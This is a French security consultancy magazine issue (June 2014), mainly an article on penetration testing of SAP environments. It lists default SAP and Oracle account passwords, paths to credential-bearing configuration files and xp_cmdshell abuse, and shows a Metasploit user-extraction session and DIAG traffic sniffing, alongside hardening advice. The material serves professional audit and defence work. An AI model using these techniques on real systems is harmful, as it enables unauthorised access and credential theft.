xmco®
we deliver security expertise

actu sécu 37

l'ACTUSÉCU est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO

JUIN 2014

Tests d'intrusion SAP

Etat de l'art sur les méthodes d'intrusion utilisées sur ce type d'environnement

Les dessous de BlackPOS

Analyse du malware utilisé dans le cadre de l'attaque de Target

Conférences

Hackito Ergo Sum et Gsdays

Actualité du moment

Faille Heartbleed (2014-0160), Apple vs SSL et Bitcoins

Et toujours... **la revue du web et nos Twitter favoris !**

xmco®

we deliver security expertise

www.xmco.fr

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants de chez XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **http://www.xmco.fr**

Nos services

Test d'intrusion

Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion. *Utilisation des méthodologies OWASP, OSSTMM, CCWAPSS.*

Audit de Sécurité

Audit technique et organisationnel de la sécurité de votre Système d'Information. *Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley.*

Certification PCI DSS

Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.


Cert-XMCO® : Veille en vulnérabilités et Cyber-surveillance

Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information et surveillance de votre périmètre exposé sur Internet

Cert-XMCO® : Réponse à intrusion

Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware.


sommaire



p. 30

Hack in Paris
International IT Security Conference

GS Days
LES JOURNÉES FRANCOPHONES DE LA SÉCURITÉ



Contact Rédaction : actu.secu@xmco.fr - Rédacteur en chef : Adrien GUINAULT - Direction artistique : Romain MAHIEU - Réalisation : Agence plusdebleu - Contributeurs : Antonin AUROY, Stéphane AVI, , Etienne BAUDIN, Frédéric CHARPENTIER, Charles DAGOUAT, Damien GERMONVILLE, Yannick HAMON, Marc LEBRUN, Romain LEONARD, Thomas LIAIGRE, Cyril LORENZETTO, Rodolphe NEUVILLE, Julien MEYER, Stéphanie RAMOS, Arnaud REYGNAUD, Julien TERRIAC, Pierre TEXIER, David WEBER.

> Etat de l'art des tests d'intrusion SAP

Depuis quelques années, les ERP sont devenus une pierre angulaire d'un Système d'Information. Ces architectures permettent d'agréger et de consolider les données sensibles de nombreux départements de l'entreprise en une seule et même application. Dans ce milieu, deux entreprises se partagent la part du gâteau : People Soft (Oracle) et SAP. La sécurité de ces architectures est donc devenue primordiale et la complexité de ces dernières induit des failles de sécurité diverses et variées.

Dans cet article, nous tenterons d'expliquer les principaux axes d'attaques des architectures SAP et les vulnérabilités les plus communément rencontrées lors de tests d'intrusion.

À l'heure où nous écrivons cet article, Intrinsec nous a déjà devancé et présente certains détails techniques dans le numéro 72 de MISC ;-) Nous tenterons donc de compléter ces propos avec d'autres exemples et scénarios concrêts d'exploitation.

Par Marc LEBRUN et Adrien GUINAULT

Tests d'intrusion SAP

> Introduction

Des technologies variées


Une architecture SAP se compose de nombreuses briques techniques, à savoir :

- des serveurs Windows et/ou Linux hébergeant les « logiciels SAP » ;
- d'un routeur SAP (SAProuter), sorte de proxy permettant d'accéder à l'ensemble des points d'entrées offerts par l'architecture. Il permet ainsi de centraliser les connexions sans avoir à exposer les autres composant ;
- d'applications web (Netweaver, Business Object, etc) ;
- de bases de données (Microsoft SQL, Oracle) qui stockent les données et les informations d'authentification des utilisateurs.


Les interfaces utilisateur

Côté client, deux moyens sont généralement utilisés pour accéder à l'architecture SAP :

✚un client léger (navigateur) au travers de l'interface ICM (composant Web de SAP Netweaver) ;



✚un client lourd appelé SAPGUI au travers d'un protocole propriétaire (généralement via un port dans la plage 32XX).



L'authentification sur un environnement SAP nécessite un identifiant, un mot de passe ainsi qu'un numéro de client (mandant), information à 3 chiffres (de 000 à 999) permettant d'organiser et de cloisonner les données.

Les protocoles utilisés

Les protocoles utilisés dans ce type d'architecture sont nombreux. Cependant, pour la plupart des attaques et des risques que nous allons présenter par la suite, seuls 4 protocoles sont à retenir. Ces derniers constituent « les portes d'entrée » à l'environnement SAP.


On retrouve donc ces quatre protocoles principaux :


✚HTTP/HTTPS pour les accès au portail web et pour interagir avec la SAP MMC (fonctions normalement réservées aux administrateurs). Les ports associés sont 80, 443 ou 50100 (pour le portail web) et 50013 pour la console MMC (ces ports peuvent bien sûr varier d'une architecture à l'autre).

✚le protocole SAP DIAG (Dynamic Information and Action Gateway), protocole propriétaire SAP utilisé pour la communication client/serveur entre le client SAP GUI et l'instance SAP. Nous verrons par la suite qu'il souffre d'un problème important s'il n'est pas implémenté avec des options de sécurité additionnelles. Le service en question s'exécute généralement sur les ports 32XX ou 33XX.

✚le protocole RFC (Remote Function Call) utilisé pour appeler des modules SAP et réaliser des opérations à distance sur les systèmes SAP. Ce protocole est généralement exposé sur les ports 80XX et implémenté par la gateway (SAProuter)

✚les protocoles de bases de données propriétaires (Oracle et Microsoft SQL essentiellement) lorsque l'architecture n'a pas été déployée dans les règles de l'art (port SQL exposé directement sur le réseau...).





Les connexions des clients :

1. Accès au portail web Netweaver via un client léger (HTTP/HTTPs)
2. Accès à l'environnement SAP via le client lourd SAPGUI au travers du SAPRouter (DIAG)

> Vulnérabilités affectant le socle de l'infrastructure

Lors de la réalisation d'audits sur des environnements SAP, il est important de ne pas négliger l'infrastructure sous-jacente. En effet, à l'instar de n'importe quel test d'intrusion ou audit réalisé en interne, il faut aborder l'environnement audité comme un tout où une faiblesse affectant le socle système peut tout autant conduire à la compromission de données métiers qu'une vulnérabilité affectant la solution elle-même.

Les système d'exploitation

Premier point, le système d'exploitation. Enfin plus précisément, les systèmes d'exploitation. En effet, il n'est pas rare que plusieurs types de systèmes d'exploitation constituent la base de l'environnement SAP. Windows, distributions Linux (commerciales ou non) ou autres Solaris et AIX ont tous leurs spécificités et les attaques habituellement réalisées sur ces systèmes doivent également faire partie intégrante de la démarche d'audit/test d'intrusion SAP. Nous ne détaillerons pas ici la méthodologie précise mise en œuvre par les équipes d'XMCO, mais quelques points de contrôle importants doivent toutefois être mentionnés.

✚ Les partages réseau

Ils regorgent souvent de documents sensibles, fichiers de configuration, scripts d'installation ou de maintenance, tous susceptibles de contenir des données d'identification réutilisables sur le réseau. Le « raccourci » du pentester en somme… Les environnements SAP n'y échappent pas et les partages réseau doivent être soigneusement épluchés afin d'y trouver scripts VBS/VBE, documents Excel, voire même fichiers de configuration SAP. Ces fichiers fourniront des informations relatives aux systèmes et aux services déployés, identifiants et, trop souvent, des mots de passe permettant de se connecter sur une interface administrative, un domaine ou une base de données.

✚ Les comptes sur le système

En dehors des comptes Administrateur, Administrator, admin ou root, souvent présents par défaut sur certains systèmes, on peut également compter sur la présence de comptes utilisateurs nécessaires au bon fonctionnement de l'infrastructure SAP. Chaque machine de l'environnement se voit habituellement attribuer un SID (« SAP System Id », à ne pas confondre avec les SID de bases de données Oracle), et des comptes locaux basés sur ce SID sont créés afin de servir de comptes de service. Par exemple il n'est pas rare de trouver des comptes locaux dont les noms d'utilisateurs prennent une des formes suivantes :

- ✚ <SID>adm ;
- ✚ ORA<SID> ;
- ✚ SAPService<SID>.

Découvrir la présence de comptes locaux par défaut ou dont le nom d'utilisateur est prédictible offre alors la possibilité de réaliser des attaques par force brute afin d'identifier ceux qui reposent sur un mot de passe faible ou trivial.

✚ Permissions des fichiers

La compromission d'un des systèmes de l'écosystème SAP peut avoir des conséquences fâcheuses, même si l'attaquant ne dispose pas de droits "super-utilisateur". En effet, il n'est pas rare d'observer que les contrôles d'accès sur certains fichiers de configuration sensibles sont trop permissifs (755 ou même 777). Parmi les fichiers les plus intéressants, on retrouve :

- ✚ les fichiers de configuration des bases de données Oracle (données, mots de passe SAP et Oracle chiffrés) :
  /oracle/<Oracle DB SID>/sapdata/system_1/system.data1
- ✚ les fichiers de configuration SAP (mots de passe SAP chiffrés) :
  /usr/sap/<SAPSID>/<Instance ID>/sec/*

  /usr/sap/<SAPSID>/<Instance ID>/sec/sapsys.pse
- ✚ Les fichiers de configuration SAP ConfigTool (informations de connexion et mots de passe Oracle) :
  /usr/sap/<SAP SID>/SYS/global/security/data/SecStope.properties

  /usr/sap/<SAPSID>/SYS/global/security/data/SecStope.key
- ✚ les journaux d'évènements J2EE (mots de passe) :
  /usr/sap/<SAPSID>/<InstanceID>/j2ee/cluster/dispatcher/log/defaultTrace.0.trc
- ✚ les fichiers de configuration ICM (mots de passe chiffrés) :
  /usr/sap/<SAPSID>/SYS/exe/u/NTI386/icmauth.txt

Le niveau de mise à jour

Enfin, dans le cadre de tests d'intrusion en boîte blanche ou si un audit de configuration est réalisé en complément, il est intéressant de relever la fréquence et le niveau de patch des serveurs. En effet, des mises à jour sont régulièrement publiées par les éditeurs et corrigent des vulnérabilités dont l'exploitation pourrait avoir des conséquences importantes (élévation de privilèges, déni de service, etc.).

Les bases de données

De plus, SAP repose sur plusieurs technologies tierces : bases de données Oracle ou Microsoft, Java embarqué, serveurs applicatifs. ... Or, ces composants sont également sujets à des failles de sécurité ou des défauts de configuration et peuvent donc introduire des faiblesses au sein de l'environnement SAP.

Oracle

En premier lieu, on retrouve les produits Oracle, notamment les gestionnaires de bases de données. Ces solutions disposent souvent à l'installation de SID et comptes par défaut qui peuvent ne pas avoir été désactivés ou supprimés. De nombreux outils publics permettent l'énumération et la découverte de ces comptes et SID.

« En plus des comptes Oracle habituellement présents par défaut, on peut également trouver des identifiants spécifiquement créés lors de l'installation SAP : les comptes DBSNMP et SAPR3 sont de bons exemples... »

En plus de ces comptes Oracle habituellement présents par défaut, sur ces bases de données, on peut également trouver des identifiants spécifiquement créés lors de l'installation SAP : les comptes DBSNMP et SAPR3 sont de bons exemples, car ils sont créés presque systématiquement et leurs mots de passe par défaut sont publiquement connus.

La fonctionnalité REMOTE_OS_AUTHENT est un autre exemple de faiblesse qui peut être apportée par un produit Oracle. Cette fonctionnalité est souvent activée par défaut au sein des environnements SAP et permet de déléguer l'authentification d'utilisateurs distants à leurs systèmes d'exploitation locaux respectifs. Cette fonctionnalité est souvent abusée par les attaquants, qui créent un compte dont le nom d'utilisateur respecte la nomenclature Oracle (préfixé par OPS$, en général) sur leur système local afin de se connecter à distance sur les bases de données sans avoir à connaître le mot de passe de ce compte Oracle.

Il faut également noter que certaines versions des produits SAP ou des environnements spécifiques peuvent nécessiter l'activation de cette fonctionnalité pour fonctionner correctement. Dans ce cas, concevoir un mécanisme ad hoc pour éviter l'utilisation de cette fonctionnalité peut s'avérer être une tâche complexe et coûteuse.

Dans tous les cas, la compromission d'une base Oracle constitue une brèche majeure dans l'environnement SAP. La récupération de noms d'utilisateurs et de condensats de mots de passe au sein de la table USR02 peut en effet permettre d'obtenir des accès privilégiés sur l'infrastructure SAP (voir Bonus).

Microsoft SQL

Microsoft SQL Server est une solution également fréquemment rencontrée en environnement SAP et constitue un vecteur d'attaques supplémentaire. Comptes par défaut, mots de passe faibles voire triviaux et exécution de commandes à distance via la procédure xp_cmdshell, voilà la méthodologie classique, souvent mise en œuvre par les pirates et les pentesters. La compromission du système sous-jacent par ce biais et la récolte des informations et identifiants présents sur la machine peut alors être le point de départ d'une intrusion en profondeur dans l'infrastructure SAP.

> INFO

Des malwares ciblent SAP...

SAP était jusqu'à présent épargné par les malwares et autres attaques automatisées par les pirates. Il semblerait que cela ne soit désormais plus le cas.
En effet, les chercheurs de la société ERPScan auraient identifié un premier logiciel malveillant ciblant spécifiquement les systèmes SAP. Pour cela, le logiciel malveillant, un «banker» permettant de dérober les identifiants et les mots de passe utilisés par les internautes afin de se connecter à leur banque en ligne, embarque une nouvelle fonctionnalité permettant de détecter la présence du client SAP sur le poste compromis.

D'après les premières analyses, le malware ne fait actuellement rien de plus. Pour les chercheurs, cela suggère que les pirates évaluent actuellement l'intérêt de s'attaquer à SAP. Deux options s'offriraient alors aux pirates :
- revendre aux personnes malveillantes intéressées l'accès aux systèmes compromis disposant d'un accès à la plateforme SAP de l'entreprise ;
- tirer directement parti de l'accès à SAP.

D'après les chercheurs, il s'agit là du premier malware recherchant spécifiquement les installations SAP. Enfin, SAP étant souvent considéré comme étant le coeur de l'entreprise, les attaques ciblant cette plateforme pourraient s'avérer particulièrement dévastatrices pour leur santé financière.

Enfin, à noter que les chercheurs ayant découvert le malware avaient déjà rapporté à SAP l'existence de failles de sécurité critiques pouvant être exploitées à distance sans authentification préalable. SAP a publié des correctifs dans les derniers mois, mais étant donné le délai d'application souvent important, le danger est réel pour les entreprises utilisant SAP.

Les serveurs applicatifs

De nombreuses autres solutions logicielles tierces sont souvent embarquées par ces systèmes, à tort ou à raison d'ailleurs. Et il n'est pas rare de rencontrer des serveurs applicatifs Jboss, Apache Tomcat ou IBM WebSphere qui apportent leur lot de vulnérabilités. Encore une fois, c'est l'exposition d'interfaces d'administration couplée à la présence de comptes par défaut qui permettent souvent aux attaquants de prendre le contrôle de ces systèmes sans effort. De plus, ces solutions ou les technologies sur lesquelles elles reposent (notamment Java) sont régulièrement sujettes à la publication de vulnérabilités et de codes d'exploitation qui sont autant de coups portés à l'intégrité de la plate-forme.

Enfin, il ne faut pas non plus oublier que les environnements régis par SAP incluent bien souvent des parties logicielles développées sur-mesure, parfois en interne, qui peuvent également apporter de nouvelles failles...

Le filtrage réseau

Le filtrage réseau est le quatrième élément de l'infrastructure auquel il faut consacrer une attention particulière. Le nombre de services SAP nécessitant d'être exposés aux utilisateurs est, en fait, plutôt réduit et il convient de mettre en place un filtrage réseau (Firewall + SAProuter) ne permettant d'accéder qu'aux hôtes et aux ports nécessaires.

Les ports les plus couramment utilisés par SAP sont connus :

- pour un accès par le client lourd, SAPGUI, les ports 3200 à 3299 sont les plus souvent utilisés, mais on retrouve sur certaines configurations les plages 33xx ou 36xx ;
- l'interface web ICM est configurée habituellement pour être joignable sur le port 50013 (ou un autre de la plage 50xxx) ;
- les accès RFC à distance s'effectuent en général sur les plages 80xx (HTTP SOAP) et 81xx (HTTPS SOAP).

Dans la plupart des cas, il n'y a besoin de laisser passer que le trafic entre le SAP Routeur et le client lourd. Il n'y a en général pas de raison d'exposer les autres services (SSH, listeners Oracle, Terminal Services, Web services, serveurs Web applicatifs, ...) à d'autres postes ou VLAN que ceux des administrateurs.

Enfin, juste quelques mots sur les accès physiques. L'infrastructure SAP, et notamment les données et ressources qu'elle héberge, constitue presque toujours une ressource hautement stratégique pour l'entreprise auditée. Il ne faut donc pas négliger les risques liés aux accès physiques aux composants de cet environnement. Les Bonnes Pratiques concernant cet aspect de la sécurisation des SI s'appliquent donc ici aussi.

> Vulnérabilités affectant les composants SAP

De prime abord, s'attaquer directement à l'écosystème SAP peut sembler être une tâche difficile, notamment lorsqu'on est peu familiarisé avec les produits qui le composent.


Reconnaissance et prise d'empreintes


Les opérations de scanning et de découverte réalisées dans le cadre de tests d'intrusions « classiques » restent valides. Les outils habituellement utilisés, tel Nmap, permettront de rapidement établir un inventaire complet des services déployés, mais l'utilité de cet outil s'arrête là. En effet, le Nmap Script Engine, bien que très efficace sur certaines technologies, n'embarque que peu de scripts permettant de prendre les empreintes des services SAP, à l'exception notable du script « maxdb-info » permettant d'obtenir des informations techniques à partir des services SAP Max DB. Enfin, pour être tout à fait honnêtes, les scripts NSE ciblant les services de bases de données Oracle trouveront bien souvent une utilité dans un contexte SAP :-)

Cependant la configuration présente par défaut sur ces produits peut laisser filtrer de nombreuses informations techniques, qu'un attaquant mettra vite à profit… Ainsi, si les services ICM/ICF (SAP Internet Communication Framework) sont accessibles, il est bien souvent possible d'interroger ces web services SOAP sans authentification préalable.

Les informations présentées à l'URI /sap/public/info, par exemple, informent ainsi tout utilisateur non authentifié sur le type de gestionnaire de base de données sur lequel le service repose, le type et le numéro de version précis du système d'exploitation sous-jacent et son SAP System ID (SID). Il existe d'ailleurs un module au sein de Metasploit permettant de réaliser la récolte de ces informations sur de nombreux services.

Ces informations peuvent également être obtenues en faisant appel à SOAP RFC_SYSTEM_INFO, mais celui-ci nécessite de posséder des identifiants valides sur ces interfaces. Toujours sans authentification, il est possible d'interroger les services SOAP de la « SAP Management Console » et de consulter des journaux d'événements et des traces de développement :





Or, ces journaux d'événements conservent les traces d'actions réalisées par les utilisateurs SAP, notamment les identifiants de ces utilisateurs. Metasploit rend l'extraction de ces données triviale :

```
msf auxiliary(sap_mgmt_con_extractusers) > show options

Module options (auxiliary/scanner/sap/sap_mgmt_con_extractusers):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        Use a proxy chain
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    50013            yes       The target port
   THREADS  1                yes       The number of concurrent threads
   URI      /                no        Path to the SAP Management Console
   VHOST                     no        HTTP server virtual host

msf auxiliary(sap_mgmt_con_extractusers) > set RHOSTS file:/tmp/msf-db-rhosts-
RHOSTS => file:/tmp/msf-db-rhosts-
msf auxiliary(sap_mgmt_con_extractusers) > run

[*]           :50013 [SAP] Connecting to SAP Management Console SOAP Interface
[+]           :50013 [SAP] Users Extracted: 3 entries extracted from          :50013
[+]           :50013 [SAP] Extracted User:
[+]           :50013 [SAP] Extracted User:
[+]           :50013 [SAP] Extracted User:
[*]           :50013 [SAP] Connecting to SAP Management Console SOAP Interface
[+]           :50013 [SAP] Users Extracted: 5 entries extracted from          :50013
[+]           :50013 [SAP] Extracted User:
[+]           :50013 [SAP] Extracted User:
[+]           :50013 [SAP] Extracted User:
[+]           :50013 [SAP] Extracted User:
[+]           :50013 [SAP] Extracted User:
[*]           :50013 [SAP] Connecting to SAP Management Console SOAP Interface
[+]           :50013 [SAP] Users Extracted: 1 entries extracted from          :50013
[+]           :50013 [SAP] Extracted User:
[*]           :50013 [SAP] Connecting to SAP Management Console SOAP Interface
```

Les comptes présents par défaut

Reprenons notre énumération des vulnérabilités propres à SAP depuis le début… Car la récolte d'informations, c'est très pratique et cela permet d'avancer dans l'intrusion en identifiant des cibles potentielles, mais n'existe-t-il pas des comptes présents par défaut qui fourniraient immédiatement un accès au cœur de la machine ? Ô surprise, il existe des comptes et des mots passe présents par défaut sur les produits SAP aussi… Et pour ne rien arranger, il s'agit le plus souvent de comptes disposant d'accès privilégiés. Parmi les plus courants, on retrouve :

Identifiant	Mot(s) de passe par défaut
SAP* (clients 000, 001,066)	PASS 06071992
DDIC (clients 000, 001)	19920706 Welcome01
SAPCPIC	ADMIN
EARLYWATCH (clients 000, 001)	SUPPORT
TMSADM	PASSWORD ADMIN $1Pawd2&

En effet, il n'est pas rare que nos consultants découvrent que ces comptes présents par défaut n'ont jamais été modifiés par les administrateurs. Inutile de rappeler ici que les attaquants (et les auditeurs) adorent tirer parti de ces vulnérabilités particulièrement triviales à exploiter, peu coûteuses en termes de ressource, et ce pour un profit maximal (accès super-administrateur)…

La confidentialité des échanges (DIAG et HTTPs)

Les échanges entre un client et un serveur constituent l'une des pistes privilégiées pour un attaquant. En effet, lorsque l'architecture cible est sécurisée et qu'il n'existe aucun moyen de pénétrer l'environnement SAP (ce qui arrive rarement, mais on ne sait jamais :-), l'attaquant va tenter de cibler les utilisateurs finaux. Dans ce cadre, les protocoles clients deviennent importants pour la sécurité de l'ensemble de l'environnement.


Deux canaux privilégiés sont alors à prendre en compte :

✚ Les communications au travers du client lourd SAP

Le client SAP GUI est utilisé pour se connecter sur le port 32XX où le XX correspond au « system number ». Ce premier mode de communication client-serveur souffre malheureusement par défaut d'un problème de sécurité important. En effet, les communications s'effectuent au travers d'un protocole propriétaire appelé DIAG, protocole qui ne repose sur aucune forme de chiffrement. Les données sont seulement compressées par un algorithme propriétaire.

La faiblesse étant connue depuis quelques années maintenant, des chercheurs ont décortiqué cet algorithme de compression si bien qu'il est maintenant très simple de décompresser ces données et de récupérer en clair les identifiants et mots de passe transitant entre le client et le serveur.

La méthode la plus simple est d'utiliser un outil clé en main tel que SapCap ou Cain & Abel, qui permettent tout deux l'obtention des communications en clair.



Une solution alternative (quand on est perdu dans les innombrables dépendances de SapCap par exemple...) est de recompiler Wireshark en incluant le dissecteur développé à cet effet par Core Security (disponible ici http://corelabs.coresecurity.com/index.php?action=view&-module=Wiki&name=SAP_Dissection_plu-gin_for_Wireshark&type=tool).

Une simple écoute du réseau permet donc de récupérer les identifiants de la victime. Ce problème est connu depuis de nombreuses années et d'ailleurs clairement spécifié au sein de la note SAP 39029 :

"This compression is not an encryption. To transfer data in encrypted form, use our Secure Network Communications (SNC) and an external security product. . . . For production scenarios, we strongly recommend the use of SNC."

Le protocole SNC (Secure Network Communication) peut être utilisé pour répondre à ce besoin. En effet, ce dernier se base sur la librairie cryptographique reposant sur le standard GSS-APIv2 et permet d'assurer l'authentification, l'intégrité et le chiffrement des données échangées.

« En 2011, une vulnérabilité affectant le composant ctc ... permettait de contourner l'authentification en envoyant de simples requêtes HTTP avec la méthode HEAD »

Pendant longtemps l'implémentation gratuite de SNC était réservée aux communications entre serveurs. Elle est dorénavant disponible gratuitement pour les clients, et ce depuis 2011. Il est donc recommandé d'activer cette simple option permettant de sécuriser les données échangées au travers d'un protocole chiffré.

✚ Les communications au travers du client léger

Un défaut de configuration similaire affecte également souvent la console de gestion SAP, les Web Services SOAP et l'accès à l'application ICM. Tous ces échanges entre le client et le serveur sont en effet effectués via le protocole HTTP (non chiffré) par défaut. Or l'authentification de l'utilisateur est réalisée en Basic ou envoyés en clair dans la requête POST. Les identifiants circulent donc encore une fois en clair (enfin, encodés en base64 pour être tout à fait précis) sur le réseau...

Vulnérabilités applicatives

De par leur grande popularité, notamment au sein de grands groupes, les produits édités par SAP représentent une cible de choix autant pour les pirates que les chercheurs en sécurité. De nombreuses failles de sécurité, aux criticités variables, ont ainsi été découvertes et rendues publiques ces dernières années.

Parmi celles-ci, on trouve nombres de vulnérabilités Web « classiques » : XSS, SQL Injection, XXE... En effet, il ne faut pas oublier que SAP Netweaver est avant tout un serveur applicatif ABAP reposant sur J2EE, et tous les membres du Top10 de l'OWASP peuvent donc se joindre à la fête...


Une simple recherche sur CVE Details remonte 38 vulnérabilités affectant SAP Netweaver depuis 2008, dont 6 ayant un score CVSS supérieur ou égal à 7.5...

Pas moins d'une douzaine de vulnérabilités XSS et trois injections SQL ont été publiquement référencées sur ce produit sur les trois dernières années. Mais plusieurs vulnérabilités permettent également à un attaquant de faire réaliser des actions malveillantes aux serveurs SAP, directement ou non. À l'origine de ces vulnérabilités, on retrouve, par exemple :

✚ un servlet J2EE fournissant des fonctionnalités d'exécution de commandes sans authentification préalable (voir Bonus) ;

✚ des paramètres HTTP GET non filtrés permettant de réaliser des attaques « SMB Relay » et de voler des identifiants valides sur le système (et disposant de droits d'administration pour les systèmes Windows).

Parmi ces vulnérabilités applicatives, une d'entre elles a fait beaucoup de bruit. En effet, en 2011, une vulnérabilité affectant le composant « ctc » a été publiée. Cette dernière permettait de contourner l'authentification en envoyant de simples requêtes HTTP avec la méthode HEAD (un goût de déjà vu, non ?).



